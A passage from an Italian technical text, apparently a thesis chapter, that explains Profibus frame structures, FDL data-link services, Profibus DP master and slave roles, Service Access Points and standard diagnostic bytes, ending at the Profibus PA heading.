Vediamo adesso nel dettaglio la composizione dei frame di richiesta e di risposta per ogni tipo di messaggio:

Frame di lunghezza fissa senza campo dati

Frame di Richiesta:

SYN	SD1	DA	SA	FC	FCS	ED

Frame di Risposta:

SD1	DA	SA	FC	FCS	ED

Frame di Conferma Breve:

SC

Legenda:
SYN → Periodo di Sincronizzazione
SD1 → Delimitatore Iniziale (10_{Hex})
DA → Indirizzo Destinazione
SA → Indirizzo Sorgente
FC → Frame Control
FCS → Frame Check Sequence
ED → Delimitatore Finale (16_{Hex})
SC → Carattere Singolo ($E5_{Hex}$)

[1] La distanza di Hamming tra due stringhe di ugual lunghezza è il numero di posizioni nelle quali i simboli corrispondenti sono diversi. In altri termini, la distanza di Hamming misura il numero di sostituzioni necessarie per convertire una stringa nell'altra o il numero di errori che hanno trasformato una stringa nell'altra.

Questo tipo di frame non contiene dati e viene utilizzato dal master per avere informazioni sulla rete, è utile sia per costruire la rete che per domandare lo stato degli altri nodi. Ad esempio, esso potrebbe richiedere lo stato di un altro master con indirizzo più elevato del suo e questo, può rispondere con una conferma breve (un solo byte), oppure con una risposta lunga (6 byte) contenente il codice del problema.

Frame di lunghezza fissa con campo dati

Frame di Richiesta:

SYN	SD3	DA	SA	FC	Data Unit	FCS	ED

Frame di Risposta:

SD3	DA	SA	FC	Data Unit	FCS	ED

Legenda:
SYN → Periodo di Sincronizzazione
SD3 → Delimitatore Iniziale (A2Hex)
DA → Indirizzo Destinazione
SA → Indirizzo Sorgente
FC → Frame Control
Data Unit → Campo Dati (8 Ottetti)
FCS → Frame Check Sequence
ED → Delimitatore Finale (16Hex)

Questo tipo di frame contiene dei dati di lunghezza fissa. Sia il frame di richiesta che il frame di risposta sono lunghi 14byte, escludendo il SYN iniziale per il frame della richiesta, e il campo dati è lungo 8 byte. Questo tipo di frame è diventato obsoleto con l'avvento di Profibus-DP ed era usato in Profibus-Fieldbus Messaging Specification (FMS).

Frame di lunghezza variabile con campo dati

Frame di Richiesta:

SYN	SD2	LE	LEr	SD2	DA	SA	FC	Data Unit	FCS	ED

Frame di Risposta:

SD2	LE	LEr	SD2	DA	SA	FC	Data Unit	FCS	ED

Legenda:
SYN → Periodo di Sincronizzazione
SD2 → Delimitatore Iniziale (68Hex)

DA → Indirizzo Destinazione
SA → Indirizzo Sorgente
FC → Frame Control
LE → Numero di byte: ammessi da 4 a 249
LEr → LE ripetuto
Data Unit → Campo Dati (da 4 a 246 Ottetti)
FCS → Frame Check Sequence
ED → Delimitatore Finale (16_{Hex})

Questo tipo di frame contiene dei dati al suo interno di lunghezza variabile che comunque non possono superare i 246byte di grandezza. Questo è il frame che ha sostituito, in Profibus-DP, il frame con campo dati di lunghezza fissa. Il frame è composto da 2 byte che specificano il tipo del frame e la lunghezza, rispettivamente SD2 e LE. Questi byte sono ripetuti nei due successivi byte, rispettivamente LEr e SD2. Il byte LE indica la lunghezza, in byte, del frame a partire dall'Indirizzo Destinazione (DA) fino all'ultimo byte di DataUnit, quindi, avrà un valore compreso tra 4 e 249.

Frame del Token

Frame inviato:

SYN	SD4	DA	SA	ED

Legenda:
SYN → Periodo di Sincronizzazione
SD4 → Delimitatore Iniziale (DC_{Hex})
DA → Indirizzo Destinazione
SA → Indirizzo Sorgente
ED → Delimitatore Finale (16_{Hex})

Questo tipo di frame contiene esclusivamente gli indirizzi destinazione e sorgente ed il codice SD. Questo messaggio viene utilizzato dai master presenti nella rete per lo scambio del token attraverso il quale ottengono il diritto di parlare con i propri slave.

Ad eccezione del frame Token, tutti gli altri tipi di frame contengono 2 byte, rispettivamente FC e FCS.
Il primo byte indica il tipo di richiesta, ad esempio una particolare diagnostica o il motivo per cui è mancato un ACK. Inoltre, esso specifica se il frame è una richiesta o una risposta; il secondo byte, invece, è il byte di parità.

Alcuni degli errori riconosciuti sono:

- Errore di formato
- Errore di protocollo (errata codifica)

- Errore di Delimitatore Iniziale e Finale
- Errore di byte check frame
- Errore di lunghezza messaggio

Quando viene rilevato un errore l'FDL si comporta in diversi modi:

- I messaggi riconosciuti come errati sono rifiutati e vengono ripetuti
- I messaggi che presentano disturbi vengono ripetuti
- Se un nodo non risponde ad un messaggio di richiesta questo viene segnato in stato di fallimento

FDL offre anche quattro tipi di servizi:

- **SDA** (Send Data with Acknowledge)
  - Invio di dati con conferma
  - É usato da FMS per trasmettere dati di utente dalla stazione Master (local user) ad una stazione remota (remote user)
- **SRD** (Send and Request Data with Acknowledge)
  - Invio e richiesta dati con conferma
  - É usato da FMS e DP per trasmettere dati di utente dalla stazione Master (local user) ad una stazione remota (remote user), attiva o passiva, con contemporanea richiesta dati (L_sdu). Se L_sdu è *null* non c'è trasmissione dati ma solo richiesta dati
- **SDN** (Send Data with No Acknowledge)
  - Invio di dati senza conferma
  - É usato da FMS e DP per trasmettere dati di utente dalla stazione Master (local user) ad una singola stazione remota (remote user), a molte stazioni remote (Multicast) o a tutte le stazioni remote (Broadcast)
- **CSRD** (Cyclic Send and Request Data)
  - Invio e richiesta dati ciclici con conferma
  - É usato da FMS ed ha lo stesso funzionamento di SRD ma viene utilizzato per i dati ciclici

I servizi di trasmissione dati del livello 2, offerti da FDL, vengono utilizzati come interfaccia verso il livello 7.

Vediamo il funzionamento dei due servizi utilizzati dal DP:

SDN




Figura 3.9.: Servizio SDN

L'utente crea una richiesta (FDL_DATA.request), la richiesta viene inviata al livello 2 che provvede ad inviare, in questo caso in broadcast, il messaggio a tutti i suoi slave (SDN.P$_{rotocol}$D$_{ata}$U$_{nit}$) che lo raccolgono e portano il messaggio (FDL_DATA.indication) al livello 7 (User Slave).
Dalla Figura 3.9 possiamo notare come il Master FDL invii al livello 7 (User Master) un FDL_DATA.confirmation. Questo messaggio di conferma è prodotto localmente dal livello 2 e trasmesso al livello soprastante.

SRD




Figura 3.10.: Servizio SRD

Questo tipo di servizio è utile quando il Master vuole ricevere immediatamente le informazioni da uno Slave. Infatti, come possiamo vedere dalla Figura 3.10, ancor prima che il Master invii la sua richiesta (SRD.P$_{rotocol}$D$_{ata}$U$_{nit}$) lo Slave ha già provveduto tramite

richieste FDL_REPLY_UPDATE.request a tenere aggiornato il suo stato. In questo modo, quando il Master invierà la sua FDL_DATA_REPLY.request, l'FDL Slave potrà rispondere subito, senza dover prima trasmettere la richiesta al livello superiore. Nell'FDL_DATA_REPLY.confirmation sono inclusi i dati della risposta dello Slave.

Infine, vediamo i tempi di comunicazione tra due stazioni (Figura 3.11):




Figura 3.11.: Tempi di comunicazione tra due stazioni

Dalla figura notiamo che esistono 3 timer:

- **minTsdr** → Il tempo minimo dopo il quale la stazione può rispondere
- **maxTsdr** → Il tempo massimo entro il quale la stazione deve rispondere
- **Tsl** (Time Slot) → Il tempo massimo dedicato a quella comunicazione

3.1.2. Profibus DP

Profibus-Decentralized Peripherals (DP), o semplicemente DP, è stato sviluppato da Siemens per estendere il campo applicativo di Profibus all'ambito dei sensori e degli attuatori.
Esso è in grado di operare con un bitrate compreso tra i 9.6Kbps e 12Mbps ed arriva ad una distanza compresa tra i 100m e i 1200m a seconda del bitrate scelto ed utilizzando un cavo di rame di tipo A.
La maggior parte delle comunicazioni tra i dispositivi è ciclica ma, sporadicamente, si possono presentare dei messaggi asincroni utili per la diagnostica, la configurazione dei dispositivi e la gestione degli allarmi.
Come già detto, DP sfrutta solo due servizi offerti dal livello sottostante, inoltre, grazie al servizio **SRD**, che consente la trasmissione dei dati in ingresso ed in uscita in un singolo ciclo, riesce a trasmettere ed a ricevere a 12Mbps, che in 1ms corrispondono a circa 512bit.

Profibus DP supporta fino ad un massimo di 32 nodi connessi e 9 *repeater,* inoltre, è necessario che entrambi i lati del cavo siano connessi ad un impianto di terra equipotenziale tramite shield. I dispositivi collegati in DP devono essere connessi in Daisy-Chain[2], inoltre, esistono diversi tipi di dispositivo:

- DP Master Class 1 (DPM1)
  - Controllori che scambiano ciclicamente dati utili con i dispositivi di I/O
    - ▷ Solitamente questi dispositivi sono Controllori PLC o sistemi basati su PC
    - ▷ Attraverso le funzioni del protocollo eseguono determinati compiti
      - ▷ Parametrizzazione degli slave in avvio, riavvio e trasferimento dati
      - ▷ Scambio ciclico di dati con i relativi slave
      - ▷ Lettura di informazioni di diagnostica provenienti dallo slave, sia durante l'avvio che durante il trasferimento dati
      - ▷ Invio di informazioni sul proprio stato operativo agli slave
- DP Master Class 2 (DPM2)
  - Si tratta di strumenti per la messa in servizio, ingegneria e manutenzione che permettono la programmazione e la diagnosi dei DP Slave
    - ▷ Oltre alle stesse funzioni del DPM1, un Master di classe 2 deve eseguire:
      - ▷ La lettura dei dati di configurazione di uno slave
      - ▷ L'assegnamento di un indirizzo logico ad uno slave
      - ▷ La lettura contemporanea dei dati in ingresso e di uscita provenienti dallo slave e dal master di classe 1
- DP Slave
  - Dispositivi periferici passivi di input ed output senza diritto di accesso al bus che possono esclusivamente rispondere ad una richiesta del loro master o confermare una domanda inviata dal proprio master
    - ▷ Generalmente sono dispositivi come attuatori, valvole e trasduttori

Profibus DP offre due tipi di sistemi possibili:

- sistemi Mono-Master (Figura 3.12);
- sistemi Multi-Master (Figura 3.13).

[2]Daisy-Chain è una topologia lineare che inserisce un collegamento bidirezionale tra un nodo ed il suo successivo, in pratica il collegamento entra in un nodo, esce ed entra in un altro nodo e così via. Esistono due tipi di Daisy-Chain: Lineare ed ad Anello. Nel primo caso, se un nodo fallisce, tutta la rete rischia di fallire, nel secondo caso si creano due isole e, potenzialmente, la rete potrebbe continuare a funzionare.




Figura 3.12.: Sistemi Mono-Master

Nei sistemi Mono-Master solo un Master è attivo durante le operazioni. Questi sistemi permettono tempi di ciclo più brevi e vengono perciò utilizzati nei sistemi ad alte prestazioni o di controllo semplici.




Figura 3.13.: Sistemi Multi-Master

Nei sistemi Multi-Master più di un Master è connesso al bus ma, ogni Master di classe 1, appartiene, con i propri slave, ad un sottosistema diverso. Inoltre, possono essere presenti dei dispositivi per la configurazione e la diagnostica (Master di classe 2). In questo caso gli Slave mettono a disposizione il loro output, ma solamente il Master a cui è associato ha il diritto di comandare quello slave. Rispetto ai sistemi Mono-Master questi sistemi

hanno dei tempi di operazione più lunghi.

Profibus-DP offre, tra il Data Link Layer e l'Application Layer, delle interfacce chiamate Service Access Point (SAP). I SAP sono a loro volta divisi in due categorie, quelli della stazione richiedente, Source Service Access Points (SSAP), e quelli della stazione rispondente, Destination Service Access Points (DSAP). In DP, i SAP sono utilizzati per selezionare le funzioni offerte dal protocollo (Figura 3.14).




Figura 3.14.: SAP per Master di Classe 1 e 2

Dalla Figura 3.14 possiamo notare come dal SAP58, in entrambi i casi, esca una freccia che non ha una direzione finale, questo perché i messaggi di controllo globale, sono inviati in broadcast perché utili, ad esempio, per le sincronizzazioni di letture e scritture o per la messa in sicurezza degli I/O. Essi, inoltre, non richiedono una risposta.
I SAP più importanti sono:

- **NIL** → SSAP e DSAP assenti, utilizzato per lo scambio di dati ciclico (*Data_Exchange*)
- **SAP54** → Comunicazione Master-Master (*Get_Master_Diag*)
- **SAP55** → Cambio Indirizzo Nodo (*Set_Slave_Address*)
- **SAP56** → Lettura Ingressi (*Read_Input*)
- **SAP57** → Lettura Uscite (*Read_Output*)
- **SAP58** → Comandi di controllo ad uno slave DP (*Global_Control*)
- **SAP59** → Lettura Configurazione (*Get_Cfg*)
- **SAP60** → Lettura Dati Diagnostici (*Slave_Diagnosis*)
- **SAP61** → Trasmissione Parametri (*Set_Prm*)
- **SAP62** → Verifica Parametri (*Chk_Prm*)

Vediamo, infine, come avviene la comunicazione in DP. Il master, prima di poter scambiare dati utili, deve prima di tutto parametrizzare e configurare gli slave. Questo avviene non appena il master si accorge che sulla sua rete si è connesso un nuovo dispositivo. A questo punto, tramite i dati di diagnostica richiesti, vengono verificate le funzionalità del nuovo arrivato, se quest'ultimo si annuncia pronto allora il master trasmette i dati di parametrizzazione e di configurazione. D'ora in poi, il master, potrà scambiare ciclicamente dati utili con il nuovo slave.




Figura 3.15.: Inizializzazione della Comunicazione Master-Slave

Come appena visto, esistono diversi tipi di dati che un master può scambiare con il proprio slave:

- di parametrizzazione;
- di configurazione;
- di diagnostica;
- utili.

I dati di parametrizzazione vengono comunicati dal Master allo Slave e contengono parametri, caratteristiche, funzioni locali del nodo e globali della rete. Essi sono impostati tramite un software esterno che permette ad un utente di progettare la propria rete.
I contenuti più importanti dei dati di parametrizzazione sono:


- Station-Status
  - Contiene informazioni specifiche per lo slave, ad esempio viene definito se l'accesso allo slave è abilitato o vietato da altri master, se il watchdog deve essere abilitato oppure no, ecc...
- Watchdog
  - Se questo parametro è stato abilitato allora, nel momento in cui lo Slave si accorge che il Master è fuori servizio, i dati raccolti vengono scartati altrimenti vengono memorizzati in un buffer
- Ident_Number
  - Questo parametro è il numero identificativo del dispositivo, assegnato dal Profibus Trade Organization (PTO) al momento della certificazione. É utile per semplificare l'identificazione dei dispositivi, per evitare errori di parametrizzazione e per dare la certezza della provenienza dei dati durante il *Data Exchange*

I dati di configurazione vengono trasmessi dal Master allo Slave e riguardano la struttura e l'insieme delle aree di I/O da gestire. Queste aree, chiamate moduli, vengono stabilite dal Master e dallo Slave in forma di strutture di byte; attraverso queste strutture vengono definite le aree di input, le aree di output e le aree di input-output. Uno slave può avere aree statiche, dinamiche o definite da formati specifici del costruttore. Tutti i dati di configurazione vengono registrati in un file, specifico per ogni slave, creato anch'esso attraverso l'utilizzo di un software di progettazione.

I dati di diagnostica, anch'essi inviati dal Master, permettono di verificare, in fase di avvio, se sono presenti slave attivi sulla rete. Altrimenti questi dati permettono di controllare il corretto funzionamento dei dispositivi. Esistono due tipo di diagnostica:

- diagnostica standard;
- diagnostica estesa.

La diagnostica standard, composta da soli 6 byte (Figura 3.16), riguarda la comunicazione e quindi tratta errori come una funzione richiesta non supportata, l'invio di parametri sbagliati, o, semplicemente, lo slave è attivo ma non è ancora pronto a ricevere.
La diagnostica estesa, invece, si divide in tre livelli:
Il *livello slave* che tratta informazioni riguardanti la funzionalità del dispositivo (ad esempio l'alta temperatura dell'elettronica);
il *livello modulo* che tratta informazioni riguardanti un singolo modulo del dispositivo (ad esempio la scheda di I/O è difettosa);
il *livello canale* che tratta informazioni riguardanti un particolare di un modulo (ad esempio lo stato del singolo I/O del modulo è difettoso).



Station Not Existent : Lo Slave non risponde alla richiesta del Master.
Station Not Ready : Lo slave è presente, ma non è pronto per lo scambio dati (può avere perso i parametri).
Cfg Fault: La parametrizzazione dell'hardware non è andata a Buon fine.
Ext Diag: Sono disponibili dati di diagnostica estesa.
Not Supported: Il Master ha richiesto una funzione non supportata dallo Slave.
Invalid Slave Response: Un bit spedito dal Master quando la risposta dello Slave è indecifrabile.
Prm Fault: I parametri (o uno dei parametri) sono sbagliati.
Master Lock: Lo Slave non può comunicare con il Master, è Bloccato da un altro Master.

Reserved: Riservato
Ext Diag Overflow: Le regole di codifica delle informazioni diagnostiche consentono una diagnostica opzionale estesa. Questo bit indica che sono stati spediti più dati di quanti ne possono essere processati.

Prm Req : Lo Slave richiede di nuovo la parametrizzazione e la configurazione.
Stat Diag : Quando lo Slave mette a 1 questo bit il Master Classe 1 gli richiederà la diagnostica.
Const. 1 (set by Slave): Tutto OK.
WD On: E' permesso l'accesso alla supervisione.
Freeze Mode: Il Master ha trasmesso il comando *Freeze*. Lo Slave opererà in Freeze Mode.
Sync Mode: Il Master ha spedito il comando di sincronizzazione che è stato ricevuto dallo Slave.
Reserved: Riservato.
Deactivated: Il Master mette a 1 questo bit quando lo Slave è stato escluso dallo scambio ciclico dei dati.

Il quarto Byte contiene l'indirizzo del Master al quale è stato assegnato.

Il quinto ed il sesto Byte: contengono il numero d'identità dello Slave.

Dal Byte 7 al Byte 244 si trovano le informazioni dei Costruttori (contenute nel Gsd File) o informazioni previste da DPV1 o DPV2.

Figura 3.16.: Diagnostica Standard

Infine, i dati utili sono tutti quei frame di richiesta che il Master invia allo Slave. Possono essere, ad esempio, dei comandi per aprire e chiudere una valvola, oppure una lettura di un determinato sensore. Nello scambio di dati utili lo Slave reagisce solo ai messaggi del Master che l'ha configurato, tutti gli altri messaggi vengono scartati. Inoltre, lo slave può segnalare al proprio Master che sono disponibili eventi di diagnostica o aggiornamenti di stato. Per fare questo, poiché soltanto il Master ha il potere di inizializzare una connessione, lo Slave utilizza un frame di risposta variandone la classe di servizio (da

"Low-Priority" ad *"High-Priority"*), così facendo una volta che il master ha ricevuto la risposta, manderà una richiesta di diagnostica tramite la quale lo Slave potrà rispondere con un messaggio di diagnostica reale.

3.1.3. Profibus PA

